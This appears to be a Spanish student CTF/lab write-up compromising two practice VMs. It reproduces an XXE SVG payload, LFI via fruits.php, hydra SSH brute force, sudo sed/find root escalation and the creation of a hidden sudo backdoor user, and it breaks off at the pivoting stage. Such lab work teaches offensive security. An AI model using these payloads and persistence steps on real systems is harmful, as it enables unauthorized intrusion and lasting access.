

WRITEUP PREEXAMEN:
ACTIVIDAD 25 HACKING

Código de autenticación: 14052026

Nombre: Marina del Pilar López Oliva

Fecha: 14/05/2026

Índice

WRITEUP.....	3
Máquina 1 (preex1).....	5
Máquina 2 (preex2).....	7
Pivoting.....	12

WRITEUP

Primero se ha descubierto la red, para saber que IPs son las máquinas con las que se trabajará.

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:ab:5c:64	1	60	PCS Systemtechnik GmbH
192.168.56.109	08:00:27:67:ff:c7	1	60	PCS Systemtechnik GmbH
192.168.56.128	08:00:27:86:e2:89	1	60	PCS Systemtechnik GmbH

Se descubren las IPs 192.168.56.109 y 192.168.56.128.


Después se ha decidido hacer un descubrimiento de puertos, para ver que cosas se tienen para atacar.

Primero, se realiza un nmap a la IP 192.168.56.109.

```
(kali㉿kali)-[~]
$ sudo nmap -sS -sC -sV -p- 192.168.56.109 -n -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 11:54 -0400
Nmap scan report for 192.168.56.109
Host is up (0.000095s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
| 256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
| 256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: CastorTech | Madera Sostenible
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:67:FF:C7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
```

Se descubre que tiene una página web y el ssh activado. Por tanto, se ha comprobado que la página web es accesible desde la máquina atacante.




A continuación, se ha realizado el descubrimiento de puertos de la máquina con IP 192.168.56.128.

```
(kali@kali)-[~]
$ sudo nmap -sS -sC -sV -p- 192.168.56.128 -n -Pn

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 11:55 -0400
Nmap scan report for 192.168.56.128
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
|_ 256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: P\xC3\xA1gina de Frutas
MAC Address: 08:00:27:86:E2:89 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como en la anterior, también se han obtenido los puertos con ssh y http.




Y se descubre otra página web distinta a la que se tenía antes.

Máquina 1 (preex1)

Se empieza por la máquina con IP 192.168.56.109. Al inspeccionar la web "CastorTech", se procedió a realizar un ataque de fuerza bruta sobre los directorios para encontrar rutas ocultas. Se utilizó gobuster, localizando un directorio crítico: /uploads/.

Se detectó que el formulario de contacto o de subida procesaba archivos XML/SVG. Se preparó un archivo .svg malicioso con una entidad externa para intentar leer archivos del sistema.



```
(kali@kali) [~]
$ cat > svg_read.svg << 'EOF'
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
  <text x="10" y="20">&xxe;</text>
</svg>
EOF

curl -X POST http://192.168.56.109/upload.php \
-H "Content-Type: application/xml" \
--data-binary @svg_read.svg
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
  <text x="10" y="20">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
castorcin:x:1001:1001:castorcin,,,:/home/castorcin:/bin/bash
</text>
</svg>
```

Al subir el archivo, el servidor respondió con el contenido del archivo /etc/passwd, revelando la existencia del usuario castorcin.

Con el nombre de usuario obtenido, se realizó un ataque de fuerza bruta contra el servicio SSH utilizando hydra y el diccionario rockyou.txt.

```
(kali@kali)-[~]
$ hydra -l castorcín -P Desktop/rockyou.txt ssh://192.168.56.109 -t 4 -V -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-14 12:30:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.109:22/
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "iloveyou" - 5 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "1234567" - 7 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "12345678" - 9 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "babygirl" - 13 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "lovely" - 15 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "jessica" - 16 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "654321" - 17 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "qwerty" - 20 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "111111" - 21 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "iloveu" - 22 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "000000" - 23 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "michelle" - 24 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "tigger" - 25 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "sunshine" - 26 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "chocolate" - 27 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.56.109 - login "castorcín" - pass "password1" - 28 of 14344399 [child 3] (0/0)
[22][ssh] host: 192.168.56.109 login: castorcín password: chocolate
[STATUS] attack finished for 192.168.56.109 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-14 12:31:14
```

Finalmente, se logró acceso a la máquina mediante SSH, obteniendo la primera flag de usuario.

```
(kali@kali)-[~]
$ ssh castorcín@192.168.56.109
The authenticity of host '192.168.56.109 (192.168.56.109)' can't be established.
ED25519 key fingerprint is: SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIE+aCobTK4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.109' (ED25519) to the list of known hosts.
castorcín@192.168.56.109's password:
Linux preex1 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.castorcín.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 14 14:16:14 2026
castorcín@preex1:~$ id
uid=1001(castorcín) gid=1001(castorcín) grupos=1001(castorcín),100(users)
castorcín@preex1:~$ ls
user.txt
castorcín@preex1:~$ cat user.txt
THL{JDBNASJNAdnnasdkasdaCastorcito}
```


Una vez dentro como el usuario castorcin, se procedió a buscar vectores de escalada. Se identificó que el usuario tenía permisos para ejecutar ciertos comandos con sudo. Se utilizó una técnica basada en sed para forzar la ejecución de una shell con privilegios de superusuario.

```
castorcin@preex1:~$ sudo sed -n 's/./bash/e' /etc/hosts
sudo: unable to resolve host preex1: Fallo temporal en la resolución del nombre
root@preex1:/home/castorcin#
```

Tras obtener acceso de root, se decidió establecer un mecanismo de persistencia para asegurar el acceso futuro sin depender de la vulnerabilidad inicial. Para ello, se creó un nuevo usuario en el sistema con permisos administrativos.

```
root@preex1:/home/castorcin# useradd backups-www
root@preex1:/home/castorcin# passwd backups-www
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
root@preex1:/home/castorcin# usermod -aG sudo backups-www
```

```
$ ssh backups-www@192.168.56.109
backups-www@192.168.56.109's password:
Linux preex1 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.castores.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/backups-www: No such file or directory
$ id
uid=1003(backups-www) gid=1003(backups-www) grupos=1003(backups-www),27(sudo)
$ sudo whoami
sudo: unable to resolve host preex1: Fallo temporal en la resolución del nombre
[sudo] contraseña para backups-www:
root
$
```

Máquina 2 (preex2)

A continuación, se analizó el servidor web de la segunda máquina. Se observó una página diferente titulada "Página de Frutas".

Iniciamos con un escaneo de puertos sobre el primer objetivo visible (192.168.56.128).

```
(kali@kali)-[~]
$ sudo nmap -sS -sC -sV -p- 192.168.56.128 -n -Pn

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 11:55 -0400
Nmap scan report for 192.168.56.128
Host is up (0.00026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|_ 256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
|_ 256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: P\xC3\xA1gina de Frutas
MAC Address: 08:00:27:86:E2:89 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds
```

Se detectaron los servicios SSH y HTTP.

Ya se sabe cómo es la página web, porque se ha visitado. Se descubre con gobuster si tiene algún camino oculto.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.128 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.128
[+] Method: 57 (Debian) Server GET http://192.168.56.128 Port 80
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.html (Status: 403) [Size: 279]
.hta.php (Status: 403) [Size: 279]
.hta (Status: 403) [Size: 279]
.htaccess.html (Status: 403) [Size: 279]
.htaccess.php (Status: 403) [Size: 279]
.htpasswd.php (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
.hta.txt (Status: 403) [Size: 279]
.htpasswd.html (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
.htpasswd.txt (Status: 403) [Size: 279]
.htaccess.txt (Status: 403) [Size: 279]
index.html (Status: 200) [Size: 1811]
index.html (Status: 200) [Size: 1811]
server-status (Status: 403) [Size: 279]
Progress: 18452 / 18452 (100.00%)

Finished
```

Al principio, parece no detectar nada extraño.

Sin embargo, al hacer una búsqueda más intensiva se encuentra algo más interesante.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.128 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak,zip,conf

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.128
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: bak,zip,conf,php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 1811]
fruits.php (Status: 200) [Size: 1]
server-status (Status: 403) [Size: 279]
```

Tras una enumeración web con herramientas de fuzzeo, localizamos el archivo fruits.php.

Al investigar este recurso, utilizamos ffuf para probar distintos parámetros en busca de vulnerabilidades de inclusión de archivos.

```
(kali@kali)-[~]
$ ffuf -u "http://192.168.56.128/fruits.php?FUZZ=/etc/passwd" -w /usr/share/wordlists/dirb/common.txt -fs 1

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.56.128/fruits.php?FUZZ=/etc/passwd
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 1

file [Status: 200, Size: 1128, Words: 6, Lines: 25, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 67 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

(kali@kali)-[~]
$
```

El parámetro file resultó ser vulnerable a Local File Inclusion (LFI).

```
(kali㉿kali)-[~]
$ curl http://192.168.56.128/fruits.php?file=/etc/passwd
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/ssh:/usr/sbin/nologin
mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
bananaman:x:1001:1001::/home/bananaman:/bin/bash
</pre>
```

Esta brecha nos permitió leer el archivo de configuración del sistema /etc/passwd, confirmando la existencia del usuario bananaman.

Con un nombre de usuario válido, procedimos a realizar un ataque de fuerza bruta contra el servicio SSH utilizando el diccionario rockyou.txt.

```
(kali㉿kali)-[~]
$ hydra -t64 -l bananaman -P Desktop/rockyou.txt ssh://192.168.56.128
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-14 13:56:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 trie
s per task
[DATA] attacking ssh://192.168.56.128:22/
[22][ssh] host: 192.168.56.128 login: bananaman password: celtic
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 27 final worker threads did not complete until end.
[ERROR] 27 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-14 13:57:10

(kali㉿kali)-[~]
```

La herramienta hydra logró dar con la contraseña celtic rápidamente.

Una vez dentro del sistema, pudimos visualizar la primera bandera de usuario en el archivo user.txt.

```
(kali㉿kali)-[~]
$ ssh bananaman@192.168.56.128
The authenticity of host '192.168.56.128 (192.168.56.128)' can't be established.
ED25519 key fingerprint is: SHA256:TF64A9yYMMZOZ2SQ5h4PGrHQ7iMqyvBMmX8ai4/Cznc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.128' (ED25519) to the list of known hosts.
bananaman@192.168.56.128's password:
Linux preex2 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 14 14:35:31 2026
bananaman@preex2:~$ ls
user.txt
bananaman@preex2:~$ cat user.txt
482c811da5d5b4bc6d497ffa98491e38
```

Dentro de la máquina, el primer paso fue analizar los permisos de ejecución del usuario. Al ejecutar `sudo -l`, descubrimos que el binario `/usr/bin/find` podía ejecutarse con privilegios de administrador sin necesidad de contraseña.

```
482c811da5d5b4bc6d497ffa98491e38
bananaman@preex2:~$ sudo -l
sudo: unable to resolve host preex2: Fallo temporal en la resolución del nombre
Matching Defaults entries for bananaman on preex2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bananaman may run the following commands on preex2:
    (ALL) NOPASSWD: /usr/bin/find
bananaman@preex2:~$ sudo find . -exec /bin/sh \; -quit
sudo: unable to resolve host preex2: Fallo temporal en la resolución del nombre
# whoami
root
#
```

Aprovechando una técnica de GTF0Bins, ejecutamos el comando `sudo find . -exec /bin/sh \; -quit`, obteniendo inmediatamente una shell de root.

Para garantizar el acceso futuro, creamos un usuario de respaldo llamado `backups-www` y le otorgamos permisos de administrador, verificando posteriormente que la conexión SSH con esta nueva cuenta funcionaba correctamente.

```
root
# useradd backups-www
# passwd backups-www
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
# usermod -aG sudo backups-www
#
```



```

(kali@kali)-[~]
$ ssh backups-www@192.168.56.128
backups-www@192.168.56.128's password:
Linux preex2 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/backups-www: No such file or directory
$ whoami
backups-www
$ getuid
-sh: 2: getuid: not found
$ id
uid=1002(backups-www) gid=1002(backups-www) grupos=1002(backups-www),27(sudo)
$ sudo whoami
sudo: unable to resolve host preex2: Fallo temporal en la resolución del nombre
[sudo] contraseña para backups-www:
root
$

```

Pivoting

Con control total sobre el primer host, inspeccionamos las interfaces de red para buscar otros segmentos. La interfaz `enp0s8` reveló que estábamos conectados a una red interna en el rango 192.168.10.8/26.

```

Last login: Thu May 14 20:34:27 2020
bananaman@preex2:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
